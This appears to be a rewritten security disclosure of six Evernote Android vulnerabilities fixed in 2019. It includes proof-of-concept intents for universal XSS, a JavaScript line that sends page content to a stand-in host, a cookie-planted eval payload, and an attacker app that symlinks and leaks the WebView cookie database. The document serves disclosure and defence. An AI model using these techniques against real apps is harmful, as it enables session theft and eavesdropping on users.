Evernote: Universal-XSS, theft of all cookies from all sites, and more
The Evernote Android app exposed exported activities that allowed a malicious app to launch internal components, leading to universal XSS, theft of all cookies, microphone eavesdropping, and arbitrary file overwrite. An attacker could execute JavaScript in any domain, steal session cookies, record audio, and write files.
 Published on blog.oversecured.com
Oversecured found dangerous vulnerabilities in the Evernote app for Android, which could have allowed access to user accounts to be intercepted by a hostile app installed on the same device. Some time ago, we decided to scan the app — and we discovered six vulnerabilities.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Evernote ships an Android app that stores the user's notes and keeps a session for the account. The app bundles a WebView, a set of exported and unexported activities, a cookie store under its private data directory, and a voice-note recorder that uses the microphone permission granted to Evernote. Oversecured scanned the app and found six vulnerabilities in it. The issues allowed Universal-XSS (execution of arbitrary JavaScript on an arbitrary domain), theft of cookies from all sites, rewriting of arbitrary files, and automatic activation of the microphone to eavesdrop on the user. Evernote fixed the issues as of release 8.12.2, released October 2019. Evernote's security team reports that they have no evidence that the issues were exploited in the wild.
Setup
The work was done against the Evernote app for Android, package com.evernote. The researcher scanned the app with Oversecured's mobile app scanner and demonstrated the issues with proof-of-concept code. No accounts, roles or server-side configuration are described beyond the app itself and a hostile app installed on the same device. The attacker model throughout is a hostile app installed on the same device as Evernote.
Finding it
The scanner reported access to arbitrary components in several activities. The first pair was com.evernote.widget.Widget4x1SettingsActivity and com.evernote.widget.Widget4x2SettingsActivity, which let an attacker reach arbitrary activities inside Evernote.


With that primitive in hand, the researcher looked for an unexported activity that would turn an intent into rendered HTML. The candidate was com.evernote.engine.gnome.GnomeWebViewActivity, which takes two parameters, EXTRA_BASE_URL and EXTRA_HTML_CONTENT, and passes them to WebView.loadDataWithBaseURL(String baseUrl, String data, String mimeType, String encoding, String historyUrl). That call renders arbitrary HTML and JavaScript for an arbitrary URL. The app also added an authentication cookie to EXTRA_BASE_URL, so account access could be intercepted.
Exploitation
Step 1: reach the WebView activity through the widget settings activity
The relevant code in GnomeWebViewActivity reads the screen type and, in the default branch, forwards the two extras to the rendering method:
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    m18857J();
    this.f15723i = getIntent().getIntExtra("EXTRA_SCREEN_TYPE", 0);
switch (this.f15723i) {
    //...
    default:
        Intent intent = getIntent();
        mo16603a(intent.getStringExtra("EXTRA_BASE_URL"), intent.getStringExtra("EXTRA_HTML_CONTENT"), getAccount());
        //...
}
public void mo16603a(String str, String str2, AbstractC2928x xVar) {
    //...
    Global.cookieUtil().mo41610a("GnomeWebViewActivity", str, xVar).mo51586e(new C3076r(this, str, str2)); // runs RunnableC3077s
}
The app adds an authentication cookie for the supplied base URL, and the callback runs RunnableC3077s:
public void run() {
    GnomeWebViewActivity gnomeWebViewActivity = this.f15786c;
    WebView webView = gnomeWebViewActivity.f15715a;
    if (webView == null || gnomeWebViewActivity.f15716b == null) {
        GnomeWebViewActivity.LOGGER.mo14433e("contentLoadedAndCookieSet - mWebView or mLoadingView are null; aborting");
        return;
    }
    webView.loadDataWithBaseURL(this.f15784a, this.f15785b, "text/html", "UTF-8", null); // universal-xss!
    this.f15786c.f15716b.setVisibility(8);
}
The proof of concept wraps the WebView intent inside a POSTPONED_ACTION_INTENT extra sent to the exported widget settings activity:
Intent next = new Intent();
next.setClassName("com.evernote", "com.evernote.engine.gnome.GnomeWebViewActivity");
next.putExtra("EXTRA_BASE_URL", "http://example.com/");
next.putExtra("EXTRA_HTML_CONTENT", "<script>alert(document.domain)</script><iframe src='http://example.com/' height='100%' width='100%'></iframe>");

Intent intent = new Intent();
intent.setClassName("com.evernote", "com.evernote.widget.Widget4x1SettingsActivity");
intent.putExtra("POSTPONED_ACTION_INTENT", next);
startActivity(intent);
The script is written to EXTRA_HTML_CONTENT to show the domain where the code was executed, since the EXTRA_BASE_URL request itself is not sent. The iframe makes the browser send a request to example.com, so the session can be seen in the cookies. The result is JavaScript running in the origin of the chosen base URL, with Evernote's authentication cookie attached.
Step 2: bypass the intent filter in ContractNoUiActivity
Access to arbitrary components was also detected in com.evernote.ui.ContractNoUiActivity, which is exported and takes external data.

The app tries to validate the received intent and resets the component to null:
switch (c) {
    case 0: // triggered when the action is installed to "com.evernote.action.DELAYED_NOTE_ACTION"
        Intent intent2 = (Intent) intent.getParcelableExtra("DELAYED_INTENT"); // controlled by the attacker
        if (intent2 != null) {
            intent2.setComponent(null); // component is reset
            // ... later, it runs
That check can be bypassed with a selector, which also leads to access to arbitrary activities. The researcher used com.qualtrics.digital.QualtricsSurveyActivity, which takes a targetURL value and passes it to WebView.loadUrl(), so arbitrary links open in the built-in WebView.
Step 3: steal the cookie database
The cookie store is the SQLite database /data/data/com.evernote/app_webview/Default/Cookies, which holds each cookie's domain, key and value plus flags including HttpOnly and Secure, for the current app. The exploit works in three moves:
- A cookie is installed containing JavaScript code that receives content from the current page and sends it to the attacker's server.
- A symlink with an
.htmlextension is created inside the internal directory of the attacker's app, pointing to theCookiesfile. - The attacker first opens their own site, which installs the cookie, and then opens the symlink. A 45-second delay is added because the cookie is not synced and written to the file instantaneously. The binary file is then passed as HTML, the JavaScript is executed, and the entire content is leaked to the attacker.
Code to obtain the content of an entire page:
new Image().src =
  'http://example.com/?evil=' +
  encodeURIComponent(document.getElementsByTagName('html')[0].innerHTML);
Cookie installation:
document.cookie =
  'x = \'<img src="x" onerror="eval(atob(\'[redacted]/[redacted]=\'))">\'';
The base64 blob decodes to the same page-content exfiltration snippet, so the cookie carries the payload that runs when the database is later rendered as HTML.
Code in the attacker's Android app:
private static final String APP = "com.evernote";

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    launch("https://redacted.s3.amazonaws.com/set_cookies.html");
    new Handler().postDelayed(() -> launch("file://" + symlink()), 45000);
}

private void launch(String url) {
    Intent next = new Intent();
    next.setSelector(new Intent().setClassName(APP, "com.qualtrics.digital.QualtricsSurveyActivity"));
    next.putExtra("targetURL", url);
    next.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK | Intent.FLAG_ACTIVITY_CLEAR_TASK);

    Intent i = new Intent();
    i.setClassName(APP, "com.evernote.ui.ContractNoUiActivity");
    i.putExtra("DELAYED_INTENT", next);
    i.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK | Intent.FLAG_ACTIVITY_CLEAR_TASK);
    startActivity(i);
}

private String symlink() {
    try {
        String root = getApplicationInfo().dataDir;
        String symlink = root + "/symlink.html";
        String cookies = getPackageManager().getApplicationInfo(APP, 0).dataDir + "/app_webview/Default/Cookies";

        Runtime.getRuntime().exec("ln -s " + cookies + " " + symlink).waitFor();
        Runtime.getRuntime().exec("chmod -R 777 " + root).waitFor();

        return symlink;
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
The launch method wraps the Qualtrics activity in a selector, so the component reset in ContractNoUiActivity does not stop it. The first call loads the attacker's page that sets the cookie. The second call, 45 seconds later, loads the symlink as a file:// URL. The symlink method creates the link to the cookie database and runs chmod -R 777 on the attacker's data directory.
Result:

The technique worked with WebView default settings when JavaScript was enabled (WebView.getSettings().setJavaScriptEnabled(true)). That peculiarity of WebView has since been fixed, and binary files are no longer opened as HTML even when they have an .html extension.
The researcher also found other ways to reach arbitrary components through com.evernote.ui.helper.URIBrokerActivity and com.evernote.ui.phone.NewPhoneMainActivity, which likewise made it possible either to steal all cookies or to achieve UXSS through the activities above.
Step 4: record the microphone without permission
Evernote holds the microphone permission and uses it to record voice notes in com.evernote.ui.ContractNoUiActivity. The recording starts automatically when the activity is launched with the action com.evernote.widget.action.NEW_VOICE_NOTE, and the app writes to /sdcard/Android/data/com.evernote/files/Temp/Shared/AudioNote-{date}.amr, a world-readable directory. An app without microphone access could therefore use Evernote to eavesdrop on the user.
